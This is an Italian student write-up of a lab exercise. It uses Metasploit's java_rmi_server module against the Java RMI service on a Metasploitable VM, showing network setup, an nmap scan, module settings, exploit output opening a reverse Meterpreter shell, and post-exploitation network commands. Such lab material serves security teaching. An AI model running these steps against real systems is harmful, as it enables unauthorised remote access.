

# Exploit Java\_RMI



# INDICE

<b>Esercizio</b>	<b>pag.4</b>
<b>Differenza tra Metasploitable, Metasploit e Meterpreter</b>	<b>pag.5</b>
-Metasploitable	pag.5
-Metasploit	pag.6
-Meterpreter	pag.7
-Conclusione	pag. 8
<b>Configurazione indirizzo IP</b>	<b>pag.9</b>
-Kali	pag.9
-Metasploitable	pag.10
-Ping fra Kali e Metasploitable	pag.11

# INDICE

Scansione Nmap	pag.12-13
MSFConsole e ricerca Exploit	pag.14
Configurazione dell'Exploit	pag.15
Ottenimento Sessione	pag.16
Configurazione di rete e Tabella di routing	pag.17-19

# Esercizio

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Scansione della macchina con nmap per evidenziare la vulnerabilità.
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

# Differenze tra Metasploitable, Metasploit e Meterpreter

## Metasploitable:

**Descrizione:** Metasploitable è una macchina virtuale (VM) progettata appositamente per essere vulnerabile. È stato creato allo scopo di fornire un ambiente di laboratorio sicuro per testare strumenti e tecniche di sicurezza informatica.

**Caratteristiche:** Contiene molte vulnerabilità note e configurazioni deboli per scopi didattici e di test. Gli amministratori di sistema e i professionisti della sicurezza lo utilizzano per imparare e testare le proprie competenze senza rischiare di danneggiare sistemi reali.

# Differenze tra Metasploitable, Metasploit e Meterpreter

## Metasploit:

**Descrizione:** Metasploit è un framework di test delle vulnerabilità e penetrazione ampiamente utilizzato. È open source e fornisce un set di strumenti e risorse per eseguire test di sicurezza, sviluppare exploit e condurre attività di penetrazione.

**Caratteristiche:** Metasploit consente agli esperti di sicurezza di identificare e sfruttare vulnerabilità in applicazioni e sistemi operativi. Offre un vasto database di moduli di exploit, payload e strumenti per semplificare il processo di penetrazione.

# Differenze tra Metasploitable, Metasploit e Meterpreter

## Meterpreter:

**Descrizione:** Meterpreter è un payload di Metasploit. È progettato per fornire una shell interattiva da remoto su un sistema compromesso, consentendo all'attaccante di eseguire comandi, manipolare file, catturare informazioni e svolgere varie attività post-compromissione.

**Caratteristiche:** Meterpreter è altamente flessibile e offre una gamma di funzionalità avanzate, tra cui il bypass delle restrizioni del firewall, la registrazione delle tastiere, la cattura di immagini della schermata e altro ancora. È progettato per essere indistinguibile dalla normale attività di sistema, rendendolo più difficile da individuare.

# Differenze tra Metasploitable, Metasploit e Meterpreter

## Conclusione:


In sintesi, Metasploitable è una VM vulnerabile, Metasploit è un framework<sup>\*1</sup> di sicurezza con un vasto arsenale di strumenti, e Meterpreter è un payload<sup>\*2</sup> utilizzato per ottenere un accesso interattivo a un sistema compromesso. Spesso, questi concetti vengono utilizzati insieme per scopi di formazione e test etici delle vulnerabilità.

<sup>\*1</sup> Framework: insieme di strumenti, librerie, linee guida e convenzioni di sviluppo predefinite progettate per facilitare la creazione e lo sviluppo di software, applicazioni o progetti.


<sup>\*2</sup> Payload: componente specifico di un software o di un exploit che esegue un'azione specifica. Il concetto di payload può essere applicato in diversi contesti, ma spesso è associato a malware, exploit e attività di hacking.



# Configurazione Indirizzi IP



```
kali@kali: ~  
(kali@kali)-[~]  
$ sudo nano /etc/network/interfaces  
[sudo] password for kali:
```




```
GNU nano 7.2 /etc/network/interfaces *  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.11.111/24  
gateway 192.168.11.1  
|  
  
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location  
^X Exit      ^R Read File ^_ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

Come richiesto dall'esercizio, imposto l'IP di KALI su 192.168.11.112.

Per fare ciò digito sul terminale il comando `sudo nano /etc/network/interfaces`, digito la password (di default è `kali`) per confermare il comando e infine ricopio esattamente tutto quello che c'è scritto nell'immagine inferiore

# Configurazione Indirizzi IP

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```



The screenshot shows a terminal window titled "Meta [In esecuzione] - Oracle VM VirtualBox". The window displays the output of the command `sudo nano /etc/network/interfaces`. The terminal shows the configuration for the `lo` (loopback) and `eth0` (primary network) interfaces. The `lo` interface is configured with `auto lo` and `iface lo inet loopback`. The `eth0` interface is configured with `auto eth0`, `iface eth0 inet static`, and the following IP configuration: `address 192.168.11.112`, `netmask 255.255.255.0`, `network 192.168.11.0`, `broadcast 192.168.11.255`, and `gateway 192.168.11.1`. The terminal also shows the GNU nano 2.0.7 editor interface with various menu options like File, Macchina, Visualizza, Inserimento, Dispositivi, and Aiuto. The bottom of the window shows a status bar with keyboard shortcuts and a toolbar.

```
Meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^X Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell

CTRL (DESTRA)
```

Come richiesto dall'esercizio, imposto l'IP di Metasploitable su 192.168.11.112

Per fare ciò digito sul terminale il comando `sudo nano /etc/network/interfaces`, digito la password (di default è `msfadmin`) per confermare il comando e infine ricopio esattamente tutto quello che c'è scritto nell'immagine inferiore

# Ping fra Kali e Metasploitable

```
(kali@kali)-[~/Desktop]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=5.05 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.430 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.472 ms
^X64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.424 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.424/1.593/5.046/1.993 ms
```

Riavviate entrambe le macchine procedo con un controllo preliminare, ovvero mi assicuro che comunichino tra loro tramite comando **ping**. In questo caso mi trovo su Kali e per assicurarmi che comunichi con Metasploitable andrò ad inserire l'IP di quest'ultima; il comando sarà **ping 192.168.11.112**

# Scansione Nmap

L'esercizio prosegue richiedendoci di eseguire una scansione con Nmap, ma cos'è Nmap?

acronimo di "Network Mapper", è uno strumento di scansione di rete open-source ampiamente utilizzato per eseguire esplorazioni di sicurezza e valutazioni dei servizi di rete. Nmap è progettato per scoprire host, servizi e porte in una rete, nonché per identificare potenziali vulnerabilità nei sistemi esaminati.

# Scansione Nmap

```
(kali@kali)-[~/Desktop]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 09:28 CET
Nmap scan report for 192.168.11.112
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindsnmp     Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.11 seconds
```

Eseguiamo quindi la scansione da Kali verso Metasploitable tramite comando `nmap -sV 192.168.11.112` dove `-sV` si usa per ottenere informazioni sul servizio rispettivo alla porta, e 192.168.11.112 è l'IP di Metasploitable.

Come da consegna dell'esercizio notiamo nella colonna di sinistra la porta 1099/tcp che è aperta ed è associata al servizio java-rmi

# MSFConsole e ricerca Exploit

```
(kali㉿kali)-[~]
$ msfconsole

it looks like you're trying to run a module

@ @
|||//
|||//

=[ metasploit v6.3.27-dev ]
+ --==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ --==[ 1385 payloads - 46 encoders - 11 nops ]
+ --==[ 9 evasion ]

Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java RMI

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian C
rowid pdkinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Se
rver Insecure Configuration Java Code Execution
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Se
rver Insecure Endpoint Code Execution Scanner
3 auxiliary/gather/java_rmi_registry normal No Java RMI Re
gistry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Se
rver Insecure Default Configuration Java Code Execution
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Se
```

Per avviare Metasploit digito il comando **msfconsole** sul terminale.

Una volta avviato cerchiamo il modulo di exploit che serve a noi; digito **java RMI** per ottenere una lista di tutti i moduli che contengono questo nome nel testo.

Per questo esercizio ci serve il modulo 4  
`exploit/multi/misc/java_rmi_server`

# Configurazione dell'Exploit

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Scelto il modulo diamo il comando `use exploit/multi/misc/java_rmi_server` per selezionarlo, come payload va bene quello di default.

digitando `show options` ci verranno mostrate le varie opzioni riguardanti il modulo, in questo caso andremo a modificare le opzioni, tramite comando `set httpdelay 20` e `set rhosts 192.168.11.112`. Il primo comando serve per aumentare il tempo di attesa della “richiesta” di attacco, mentre col secondo specifichiamo l’IP da attaccare



# Ottenimento Sessione

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

```
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	20	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/i1td5rSX2DzW8o
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55610) at 2024-01-19 09:39:10 +0100
```

Per sicurezza verifico che le modifiche siano state effettuate digitando nuovamente il comando **show options** e controllando se i parametri sono stati cambiati.

Ora che tutto è stato impostato correttamente digito **exploit** per eseguire l'attacco e come si può notare dall'ultima riga in figura abbiamo ottenuto con successo una sessione di comunicazione con la macchina vittima



# Configurazione di rete e Tabella di routing

```
meterpreter > ifconfig
```

```
Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe62:2338
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
meterpreter you become, the more you are able to hear"

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  127.0.0.1    255.0.0.0    0.0.0.0
  192.168.11.112 255.255.255.0 0.0.0.0
```

```
IPv6 network routes
```

```
=====

  Subnet      Netmask  Gateway  Metric  Interface
  -----
  ::1          ::       ::
  fe80::a00:27ff:fe62:2338 ::       ::
```

```
meterpreter > 
```

Per ultimo, l'esercizio richiede di raccogliere informazioni circa la configurazione di rete (digito **ifconfig**) e le tabelle di routing (digito comando **route**).

Ma a cosa serve sapere queste informazioni?

# Configurazione di rete e Tabella di routing

Capire le configurazioni di rete di Metasploitable è fondamentale per eseguire test di sicurezza e valutare le vulnerabilità della macchina virtuale. Ecco alcune ragioni per capire le configurazioni di rete di Metasploitable:

- Identificazione dei Servizi Aperti e Porte
- Analisi delle Versioni dei Servizi
- Valutazione della Sicurezza del Sistema Operativo
- Scoperta di Potenziali Vulnerabilità

# Configurazione di rete e Tabella di routing

La **tabella di routing** di un computer è un **componente fondamentale del sistema operativo** che **mappa la connessione tra reti** e guida la trasmissione dei dati da un punto all'altro all'interno di una rete o tra reti diverse. Conoscere la tabella di routing è utile per diverse ragioni:

- Instradamento dei Pacchetti
- Gestione del Traffico di Rete
- Diagnosi dei Problemi di Rete
- Gestione delle Rotte Predefinite e Statiche

In sintesi, la tabella di routing è uno **strumento critico** per la **gestione** e la manutenzione **delle reti**. Consente ai sistemi di prendere decisioni intelligenti sull'**instradamento dei pacchetti** e contribuisce alla corretta operatività delle reti